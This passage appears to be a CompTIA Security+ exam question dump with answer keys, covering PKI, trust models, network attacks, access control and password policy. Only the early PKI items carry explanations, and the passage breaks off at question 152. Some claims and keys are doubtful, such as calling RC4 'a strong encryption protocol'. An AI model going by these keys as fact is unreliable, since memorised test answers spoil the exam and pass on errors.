Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-285

#### **QUESTION 84**

Which of the following must be kept secret for a public key infrastructure to remain secure?

- A. Certificate Authority
- B. Certificate revocation list
- C. Public key ring
- D. Private key

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The private key, which is also called the secret key, must be kept secret.

Incorrect Answers:

A: The CA must be accessible. It should not be kept secret. A certificate authority (CA) is an organization. A CA is responsible for issuing, revoking, and distributing certificates.

B: The CRL should be readily accessible. It should be posted on a publically accessible location.

A CRL is a database of revoked keys and signatures.

C: A public key ring must be available for all.

A public key ring is often implemented as a file with public keys in it. The traditional PGP Key Ring is a sequential file with a sequential list of keys in it. Slightly more advanced key rings, such as those used in Key Servers actually use a database.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-280, 279-285, 285

**QUESTION 85**

Which of the following allows an organization to store a sensitive PKI component with a trusted third party?

- A. Trust model
- B. Public Key Infrastructure
- C. Private key
- D. Key escrow

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Sensitive PKI data, such as private keys, can be put into key escrow data. The key escrow data can be kept at a trusted third party. Key escrow is an arrangement in which the keys needed to decrypt encrypted data are held in escrow so that, under certain circumstances, an authorized third party may gain access to those keys. These third parties may include businesses, who may want access to employees' private communications, or governments, who may wish to be able to view the contents of encrypted communications.

**Incorrect Answers:**

A: A trust Model is collection of rules that informs application on how to decide the legitimacy of a Digital Certificate. A trust model cannot store sensitive information.

B: A PKI cannot store sensitive information.

The Public-Key Infrastructure (PKI) is intended to offer a means of providing security to messages and transactions on a grand scale. The need for universal systems to support e-commerce, secure transactions, and information privacy is one aspect of the issues being addressed with PKI.

C: A private key is a secret key. It is not used to stored sensitive information through a third party.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285-289

**QUESTION 86**

Which of the following is a requirement when implementing PKI if data loss is unacceptable?

- A. Web of trust

- B. Non-repudiation
- C. Key escrow
- D. Certificate revocation list

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Key escrow is a database of stored keys that later can be retrieved. Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

**Incorrect Answers:**

A: Web of trust is not used within the PKI domain. It is an alternative approach. A web of trust is a concept used in PGP, GnuPG, and other OpenPGP- compatible systems to establish the authenticity of the binding between a public key and its owner. Its decentralized trust model is an alternative to the centralized trust model of a public key infrastructure (PKI), which relies exclusively on a certificate authority (or a hierarchy of such).

B: Nonrepudiation is a means of ensuring that transferred data is valid. Nonrepudiation is not used to store data.

D: A certification list is just a database of revoked keys and certificates, and does not store any other information.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-289, 285

## **QUESTION 87**

Which of the following allows lower level domains to access resources in a separate Public Key Infrastructure?

- A. Trust Model
- B. Recovery Agent
- C. Public Key
- D. Private Key

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

In a bridge trust model allows lower level domains to access resources in a separate PKI through the root CA. A trust Model is collection of rules that informs

application on how to decide the legitimacy of a Digital Certificate. In a bridge trust model, a peer-to-peer relationship exists among the root CAs. The root CAs can communicate with one another, allowing cross certification. This arrangement allows a certification process to be established between organizations or departments. Each intermediate CA trusts only the CAs above and below it, but the CA structure can be expanded without creating additional layers of CAs.

Incorrect Answers:

B: A recovery agent cannot be used to bridge trust between PKIs. A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. As opposed to escrow, recovery agents are typically used to access information that is encrypted with older keys.

C: A public key is available to everyone. A public key cannot be used to bridge trust between PKIs.

D: A private key is a secret key. It cannot be used to bridge trust between PKIs.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285-289

## QUESTION 88

A network administrator is looking for a way to automatically update company browsers so they import a list of root certificates from an online source. This online source will then be responsible for tracking which certificates are to be trusted or not trusted. Which of the following BEST describes the service that should be implemented to meet these requirements?

- A. Trust model
- B. Key escrow
- C. OCSP
- D. PKI

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

In this scenario we can put a CA in the local network and use an online CA as root CA in a hierarchical trust model. A trust Model is collection of rules that informs application on how to decide the legitimacy of a Digital Certificate. In a hierarchical trust model, also known as a tree, a root CA at the top provides all of the information. The intermediate CAs are next in the hierarchy, and they trust only information provided by the root CA. The root CA also trusts intermediate CAs that are in their level in the hierarchy and none that aren't. This arrangement allows a high level of control at all levels of the hierarchical tree.

Incorrect Answers:

B: Key escrow is a database of stored keys that later can be retrieved. Key escrow cannot be used to set up a trust to a CA.

C: The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an X.509 digital certificate. OCSP cannot be used to set up a trust to a CA.

D: PKI is a high level concept. In itself you cannot use a PKI to set up a trust to a CA. Within a PKI you use a trust model for this purpose. A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285, 285-289

**QUESTION 89**

In order to use a two-way trust model the security administrator MUST implement which of the following?

- A. DAC
- B. PKI
- C. HTTPS
- D. TPM

**Correct Answer: B**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

PKI is a high level concept. Within a PKI you use a trust model to set up trust between Certification Authorities (CAs). A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates.

**Incorrect Answers:**

A: DAC cannot be used to setup trust models.

Discretionary access control (DAC) is a type of access control defined by the Trusted Computer System Evaluation Criteria "as a means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory access control)".

C: HTTPS is just a protocol. You cannot use HTTPS to set up trust models. HTTPS is a communications protocol for secure communication over a computer network, with especially wide deployment on the Internet.

D: Trusted Platform Module (TPM) cannot be used to setup trust models. A TPM can be used to assist with hash key generation. TPM is the name assigned to a chip that can store cryptographic keys, passwords, or certificates. TPM can be used to protect smart phones and devices other than PCs as well. It can also be used to generate values used with whole disk encryption such as BitLocker.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 150, 151-152, 237, 274, 279-285,

**QUESTION 90**

Which of the following types of trust models is used by a PKI?

- A. Transitive
- B. Open source
- C. Decentralized

D. Centralized

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

PKI uses a centralized trust model. In a simple PKI a single centralized certification authority (CA). In a hierarchical trust model the root CA is the center of the model, with subordinate CAs lower in the hierarchy.

Note: A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates. A trust Model is collection of rules that informs application on how to decide the legitimacy of a Digital Certificate.

**Incorrect Answers:**

A: Some of the trust in a PKI trust model are transitive, but the trust model itself is centralized not transitive.

B: Open Source refers to software and is not a concept that is within a PKI. Open source software is software whose source code is available for modification or enhancement by anyone.

C: PKI is not use a decentralized trust model.

Web of trust, an alternative to PKI, use a decentralized trust model.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 285-289

### **QUESTION 91**

A set of standardized system images with a pre-defined set of applications is used to build end-user workstations. The security administrator has scanned every workstation to create a current inventory of all applications that are installed on active workstations and is documenting which applications are out-of-date and could be exploited. The security administrator is determining the:

- A. attack surface.
- B. application hardening effectiveness.
- C. application baseline.
- D. OS hardening effectiveness.

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

### **QUESTION 92**

Which of the following will help prevent smurf attacks?

- A. Allowing necessary UDP packets in and out of the network
- B. Disabling directed broadcast on border routers
- C. Disabling unused services on the gateway firewall
- D. Flash the BIOS with the latest firmware

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 93**

On a train, an individual is watching a proprietary video on Joe's laptop without his knowledge. Which of the following does this describe?

- A. Tailgating
- B. Shoulder surfing
- C. Interference
- D. Illegal downloading

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 94**

Which of the following devices would be the MOST efficient way to filter external websites for staff on an internal network?

- A. Protocol analyzer
- B. Switch
- C. Proxy
- D. Router

**Correct Answer:** C

**Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 95**

The server administrator has noticed that most servers have a lot of free disk space and low memory utilization. Which of the following statements will be correct if the server administrator migrates to a virtual server environment?

- A. The administrator will need to deploy load balancing and clustering.
- B. The administrator may spend more on licensing but less on hardware and equipment.
- C. The administrator will not be able to add a test virtual environment in the data center.
- D. Servers will encounter latency and lowered throughput issues.

**Correct Answer:** B

**Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 96**

A security analyst performs the following activities: monitors security logs, installs surveillance cameras and analyzes trend reports. Which of the following job responsibilities is the analyst performing? (Select TWO).

- A. Detect security incidents
- B. Reduce attack surface of systems
- C. Implement monitoring controls
- D. Hardening network devices
- E. Prevent unauthorized access

**Correct Answer:** AC

**Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 97**

Key cards at a bank are not tied to individuals, but rather to organizational roles. After a break in, it becomes apparent that extra efforts must be taken to successfully pinpoint who exactly enters secure areas. Which of the following security measures can be put in place to mitigate the issue until a new key card system can be installed?

- A. Bollards
- B. Video surveillance
- C. Proximity readers
- D. Fencing

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 98**

Which of the following devices is MOST likely being used when processing the following?

1 PERMIT IP ANY ANY EQ 80

2 DENY IP ANY ANY

- A. Firewall
- B. NIPS
- C. Load balancer
- D. URL filter

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 99**

A customer has provided an email address and password to a website as part of the login process. Which of the following BEST describes the email address?

- A. Identification
- B. Authorization
- C. Access control
- D. Authentication

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 100**

Which of the following is BEST used to capture and analyze network traffic between hosts on the same network segment?

- A. Protocol analyzer
- B. Router
- C. Firewall
- D. HIPS

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 101**

Which of the following devices is used for the transparent security inspection of network traffic by redirecting user packets prior to sending the packets to the intended destination?

- A. Proxies
- B. Load balancers
- C. Protocol analyzer
- D. VPN concentrator

**Correct Answer:** A

**Section:** Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 102**

An administrator is investigating a system that may potentially be compromised, and sees the following log entries on the router.

\*Jul 15 14:47:29.779:%Router1: list 101 permitted tcp 192.10.3.204(57222) (FastEthernet 0/3) -> 10.10.1.5 (6667), 3 packets.

\*Jul 15 14:47:38.779:%Router1: list 101 permitted tcp 192.10.3.204(57222) (FastEthernet 0/3) -> 10.10.1.5 (6667), 6 packets.

\*Jul 15 14:47:45.779:%Router1: list 101 permitted tcp 192.10.3.204(57222) (FastEthernet 0/3) -> 10.10.1.5 (6667), 8 packets.

Which of the following BEST describes the compromised system?

- A. It is running a rogue web server
- B. It is being used in a man-in-the-middle attack
- C. It is participating in a botnet
- D. It is an ARP poisoning attack

**Correct Answer: C**

Section: Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 103**

A Windows-based computer is infected with malware and is running too slowly to boot and run a malware scanner. Which of the following is the BEST way to run the malware scanner?

- A. Kill all system processes
- B. Enable the firewall
- C. Boot from CD/USB
- D. Disable the network connection

**Correct Answer: C**

Section: Mix Questions

## **Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 104**

A company has 5 users. Users 1, 2 and 3 need access to payroll and users 3, 4 and 5 need access to sales. Which of the following should be implemented to give the appropriate access while enforcing least privilege?

- A. Assign individual permissions to users 1 and 2 for payroll. Assign individual permissions to users 4 and 5 for sales. Make user 3 an administrator.
- B. Make all users administrators and then restrict users 1 and 2 from sales. Then restrict users 4 and 5 from payroll.
- C. Create two additional generic accounts, one for payroll and one for sales that users utilize.
- D. Create a sales group with users 3, 4 and 5. Create a payroll group with users 1, 2 and 3.

**Correct Answer:** D

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 105**

The Chief Executive Officer (CEO) receives a suspicious voice mail warning of credit card fraud. No one else received the voice mail. Which of the following BEST describes this attack?

- A. Whaling
- B. Vishing
- C. Spear phishing
- D. Impersonation

**Correct Answer:** A

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 106**

RC4 is a strong encryption protocol that is generally used with which of the following?

- A. WPA2 CCMP
- B. PEAP
- C. WEP
- D. EAP-TLS

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 107**

A security administrator must implement a secure key exchange protocol that will allow company clients to autonomously exchange symmetric encryption keys over an unencrypted channel. Which of the following MUST be implemented?

- A. SHA-256
- B. AES
- C. Diffie-Hellman
- D. 3DES

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 108**

A security administrator at a company which implements key escrow and symmetric encryption only, needs to decrypt an employee's file. The employee refuses to provide the decryption key to the file. Which of the following can the administrator do to decrypt the file?

- A. Use the employee's private key
- B. Use the CA private key
- C. Retrieve the encryption key
- D. Use the recovery agent

**Correct Answer:** C

**Section:** Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 109**

A company administrator has a firewall with an outside interface connected to the Internet and an inside interface connected to the corporate network. Which of the following should the administrator configure to redirect traffic destined for the default HTTP port on the outside interface to an internal server listening on port 8080?

- A. Create a dynamic PAT from port 80 on the outside interface to the internal interface on port 8080
- B. Create a dynamic NAT from port 8080 on the outside interface to the server IP address on port 80
- C. Create a static PAT from port 80 on the outside interface to the internal interface on port 8080
- D. Create a static PAT from port 8080 on the outside interface to the server IP address on port 80

**Correct Answer:** C

Section: Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 110**

A system administrator is setting up a file transfer server. The goal is to encrypt the user authentication and the files the user is sending using only a user ID and a key pair. Which of the following methods would achieve this goal?

- A. AES
- B. IPSec
- C. PGP
- D. SSH

**Correct Answer:** D

Section: Mix Questions

## **Explanation**

### **Explanation/Reference:**

Section: Mix Questions

### **QUESTION 111**

Which of the following components of an all-in-one security appliance would MOST likely be configured in order to restrict access to peer-to-peer file sharing websites?

- A. Spam filter
- B. URL filter
- C. Content inspection
- D. Malware inspection

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 112**

An administrator was asked to review user accounts. Which of the following has the potential to cause the MOST amount of damage if the account was compromised?

- A. A password that has not changed in 180 days
- B. A single account shared by multiple users
- C. A user account with administrative rights
- D. An account that has not been logged into since creation

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 113**

Failure to validate the size of a variable before writing it to memory could result in which of the following application attacks?

- A. Malicious logic
- B. Cross-site scripting
- C. SQL injection
- D. Buffer overflow

**Correct Answer:** D

**Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 114**

A Human Resources user is issued a virtual desktop typically assigned to Accounting employees. A system administrator wants to disable certain services and remove the local accounting groups installed by default on this virtual machine. The system administrator is adhering to which of the following security best practices?

- A. Black listing applications
- B. Operating System hardening
- C. Mandatory Access Control
- D. Patch Management

**Correct Answer: B****Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 115**

A business has set up a Customer Service kiosk within a shopping mall. The location will be staffed by an employee using a laptop during the mall business hours, but there are still concerns regarding the physical safety of the equipment while it is not in use. Which of the following controls would BEST address this security concern?

- A. Host-based firewall
- B. Cable locks
- C. Locking cabinets
- D. Surveillance video

**Correct Answer: C****Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 116**

A security administrator wants to implement a solution which will allow some applications to run under the user's home directory and only have access to files stored within the same user's folder, while other applications have access to shared folders. Which of the following BEST addresses these requirements if the environment is concurrently shared by multiple users?

- A. OS Virtualization
- B. Trusted OS
- C. Process sandboxing
- D. File permission

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 117**

After a company has standardized to a single operating system, not all servers are immune to a well-known OS vulnerability. Which of the following solutions would mitigate this issue?

- A. Host based firewall
- B. Initial baseline configurations
- C. Discretionary access control
- D. Patch management system

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 118**

A security technician would like to obscure sensitive data within a file so that it can be transferred without causing suspicion. Which of the following technologies would BEST be suited to accomplish this?

- A. Transport Encryption
- B. Stream Encryption

- C. Digital Signature
- D. Steganography

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 119**

Which of the following should a company implement to BEST mitigate from zero-day malicious code executing on employees' computers?

- A. Least privilege accounts
- B. Host-based firewalls
- C. Intrusion Detection Systems
- D. Application white listing

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 120**

A company is concerned that a compromised certificate may result in a man-in-the-middle attack against backend financial servers. In order to minimize the amount of time a compromised certificate would be accepted by other servers, the company decides to add another validation step to SSL/TLS connections. Which of the following technologies provides the FASTEST revocation capability?

- A. Online Certificate Status Protocol (OCSP)
- B. Public Key Cryptography (PKI)
- C. Certificate Revocation Lists (CRL)
- D. Intermediate Certificate Authority (CA)

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 121**

Joe, a user, wants to protect sensitive information stored on his hard drive. He uses a program that encrypted the whole hard drive. Once the hard drive is fully encrypted, he uses the same program to create a hidden volume within the encrypted hard drive and stores the sensitive information within the hidden volume. This is an example of which of the following? (Select TWO).

- A. Multi-pass encryption
- B. Transport encryption
- C. Plausible deniability
- D. Steganography
- E. Transitive encryption
- F. Trust models

**Correct Answer:** CD

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 122**

A technician wants to verify the authenticity of the system files of a potentially compromised system. Which of the following can the technician use to verify if a system file was compromised? (Select TWO).

- A. AES
- B. PGP
- C. SHA
- D. MD5
- E. ECDHE

**Correct Answer:** CD

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 123**

Although a vulnerability scan report shows no vulnerabilities have been discovered, a subsequent penetration test reveals vulnerabilities on the network. Which of the following has been reported by the vulnerability scan?

- A. Passive scan
- B. Active scan
- C. False positive
- D. False negative

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 124**

Which of the following is a control that allows a mobile application to access and manipulate information which should only be available by another application on the same mobile device (e.g. a music application posting the name of the current song playing on the device on a social media site)?

- A. Co-hosted application
- B. Transitive trust
- C. Mutually exclusive access
- D. Dual authentication

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 125**

During a disaster recovery planning session, a security administrator has been tasked with determining which threats and vulnerabilities pose a risk to the organization. Which of the following should the administrator rate as having the HIGHEST frequency of risk to the organization?

- A. Hostile takeovers
- B. Large scale natural disasters
- C. Malware and viruses

D. Corporate espionage

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 126**

Joe, a technician, is tasked with finding a way to test operating system patches for a wide variety of servers before deployment to the production environment while utilizing a limited amount of hardware resources. Which of the following would provide the BEST environment for performing this testing?

- A. OS hardening
- B. Application control
- C. Virtualization
- D. Sandboxing

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 127**

A company has proprietary mission critical devices connected to their network which are configured remotely by both employees and approved customers. The administrator wants to monitor device security without changing their baseline configuration. Which of the following should be implemented to secure the devices without risking availability?

- A. Host-based firewall
- B. IDS
- C. IPS
- D. Honeypot

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 128**

An administrator implements SELinux on a production web server. After implementing this, the web server no longer serves up files from users' home directories. To rectify this, the administrator creates a new policy as the root user. This is an example of which of the following? (Select TWO).

- A. Enforcing SELinux in the OS kernel is role-based access control
- B. Enforcing SELinux in the OS kernel is rule-based access control
- C. The policy added by the root user is mandatory access control
- D. Enforcing SELinux in the OS kernel is mandatory access control
- E. The policy added by the root user is role-based access control
- F. The policy added by the root user is rule-based access control

**Correct Answer:** DF**Section:** Mix Questions**Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 129**

A security administrator has deployed all laptops with Self Encrypting Drives (SED) and enforces key encryption. Which of the following represents the greatest threat to maintaining data confidentiality with these devices?

- A. Full data access can be obtained by connecting the drive to a SATA or USB adapter bypassing the SED hardware.
- B. A malicious employee can gain the SED encryption keys through software extraction allowing access to other laptops.
- C. If the laptop does not use a Secure Boot BIOS, the SED hardware is not enabled allowing full data access.
- D. Laptops that are placed in a sleep mode allow full data access when powered back on.

**Correct Answer:** D**Section:** Mix Questions**Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 130**

Establishing a method to erase or clear cluster tips is an example of securing which of the following?

- A. Data in transit
- B. Data at rest
- C. Data in use
- D. Data in motion

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 131**

Which of the following documents outlines the technical and security requirements of an agreement between organizations?

- A. BPA
- B. RFQ
- C. ISA
- D. RFC

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 132**

Company XYZ has encountered an increased amount of buffer overflow attacks. The programmer has been tasked to identify the issue and report any findings. Which of the following is the FIRST step of action recommended in this scenario?

- A. Baseline Reporting
- B. Capability Maturity Model
- C. Code Review
- D. Quality Assurance and Testing

**Correct Answer:** C

**Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 133**

Which of the following is a penetration testing method?

- A. Searching the WHOIS database for administrator contact information
- B. Running a port scanner against the target's network
- C. War driving from a target's parking lot to footprint the wireless network
- D. Calling the target's helpdesk, requesting a password reset

**Correct Answer: D****Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 134**

Which of the following would MOST likely involve GPS?

- A. Wardriving
- B. Protocol analyzer
- C. Replay attack
- D. WPS attack

**Correct Answer: A****Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 135**

A company is about to release a very large patch to its customers. An administrator is required to test patch installations several times prior to distributing them to customer PCs. Which of the following should the administrator use to test the patching process quickly and often?

- A. Create an incremental backup of an unpatched PC
- B. Create an image of a patched PC and replicate it to servers
- C. Create a full disk image to restore after each installation
- D. Create a virtualized sandbox and utilize snapshots

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 136**

An application developer has tested some of the known exploits within a new application. Which of the following should the administrator utilize to test for unidentified faults or memory leaks?

- A. XSRF Attacks
- B. Fuzzing
- C. Input Validations
- D. SQL Injections

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 137**

A recent review of accounts on various systems has found that after employees' passwords are required to change they are recycling the same password as before. Which of the following policies should be enforced to prevent this from happening? (Select TWO).

- A. Reverse encryption
- B. Minimum password age
- C. Password complexity
- D. Account lockouts
- E. Password history

F. Password expiration

**Correct Answer:** BE

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 138**

An organizations' security policy requires that users change passwords every 30 days. After a security audit, it was determined that users were recycling previously used passwords. Which of the following password enforcement policies would have mitigated this issue?

- A. Password history
- B. Password complexity
- C. Password length
- D. Password expiration

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 139**

The system administrator is reviewing the following logs from the company web server:

```
12:34:56 GET /directory_listing.php?user=admin&pass=admin1
12:34:57 GET /directory_listing.php?user=admin&pass=admin2
12:34:58 GET /directory_listing.php?user=admin&pass=1admin
12:34:59 GET /directory_listing.php?user=admin&pass=2admin
```

Which of the following is this an example of?

- A. Online rainbow table attack
- B. Offline brute force attack

- C. Offline dictionary attack
- D. Online hybrid attack

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 140**

A security administrator must implement a system that will support and enforce the following file system access control model:

FILE NAME SECURITY LABEL

Employees.doc Confidential  
Salary.xls Confidential

OfficePhones.xls Unclassified

PersonalPhones.xls Restricted

Which of the following should the security administrator implement?

- A. White and black listing
- B. SCADA system
- C. Trusted OS
- D. Version control

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 141**

An overseas branch office within a company has many more technical and non-technical security incidents than other parts of the company. Which of the following management controls should be introduced to the branch office to improve their state of security?

- A. Initial baseline configuration snapshots
- B. Firewall, IPS and network segmentation
- C. Event log analysis and incident response
- D. Continuous security monitoring processes

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 142**

A large multinational corporation with networks in 30 countries wants to establish an understanding of their overall public-facing network attack surface. Which of the following security techniques would be BEST suited for this?

- A. External penetration test
- B. Internal vulnerability scan
- C. External vulnerability scan
- D. Internal penetration test

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 143**

Which of the following controls should critical application servers implement to protect themselves from other potentially compromised application services?

- A. NIPS
- B. Content filter
- C. NIDS
- D. Host-based firewalls

**Correct Answer:** D

**Section:** Mix Questions

## Explanation

### Explanation/Reference:

Section: Mix Questions

### QUESTION 144

Which of the following is a directional antenna that can be used in point-to-point or point-to-multi-point WiFi communication systems? (Select TWO).



<http://www.gratisexam.com/>

- A. Backfire
- B. Dipole
- C. Omni
- D. PTZ
- E. Dish

**Correct Answer:** AE

**Section:** Mix Questions

**Explanation**

### Explanation/Reference:

Section: Mix Questions

### QUESTION 145

A large bank has moved back office operations offshore to another country with lower wage costs in an attempt to improve profit and productivity. Which of the following would be a customer concern if the offshore staff had direct access to their data?

- A. Service level agreements
- B. Interoperability agreements
- C. Privacy considerations
- D. Data ownership

**Correct Answer:** C

**Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 146**

Which of the following are examples of detective controls?

- A. Biometrics, motion sensors and mantraps.
- B. Audit, firewall, anti-virus and biometrics.
- C. Motion sensors, intruder alarm and audit.
- D. Intruder alarm, mantraps and firewall.

**Correct Answer: C****Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 147**

Which of the following attacks impact the availability of a system? (Select TWO).

- A. Smurf
- B. Phishing
- C. Spim
- D. DDoS
- E. Spoofing

**Correct Answer: AD****Section: Mix Questions****Explanation****Explanation/Reference:**

Section: Mix Questions

**QUESTION 148**

Which of the following types of technologies is used by security and research personnel for identification and analysis of new security threats in a networked

environment by using false data/hosts for information collection?

- A. Honeynet
- B. Vulnerability scanner
- C. Port scanner
- D. Protocol analyzer

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 149**

An organization processes credit card transactions and is concerned that an employee may intentionally email credit card numbers to external email addresses. This company should consider which of the following technologies?

- A. IDS
- B. Firewalls
- C. DLP
- D. IPS

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 150**

A computer is found to be infected with malware and a technician re-installs the operating system. The computer remains infected with malware. This is an example of:

- A. a rootkit.
- B. a MBR infection.
- C. an exploit kit.
- D. Spyware.

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 151**

Which of the following, if properly implemented, would prevent users from accessing files that are unrelated to their job duties? (Select TWO).

- A. Separation of duties
- B. Job rotation
- C. Mandatory vacation
- D. Time of day restrictions
- E. Least privilege

**Correct Answer:** AE

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 152**

Which of the following would be MOST appropriate to secure an existing SCADA system by preventing connections from unauthorized networks?

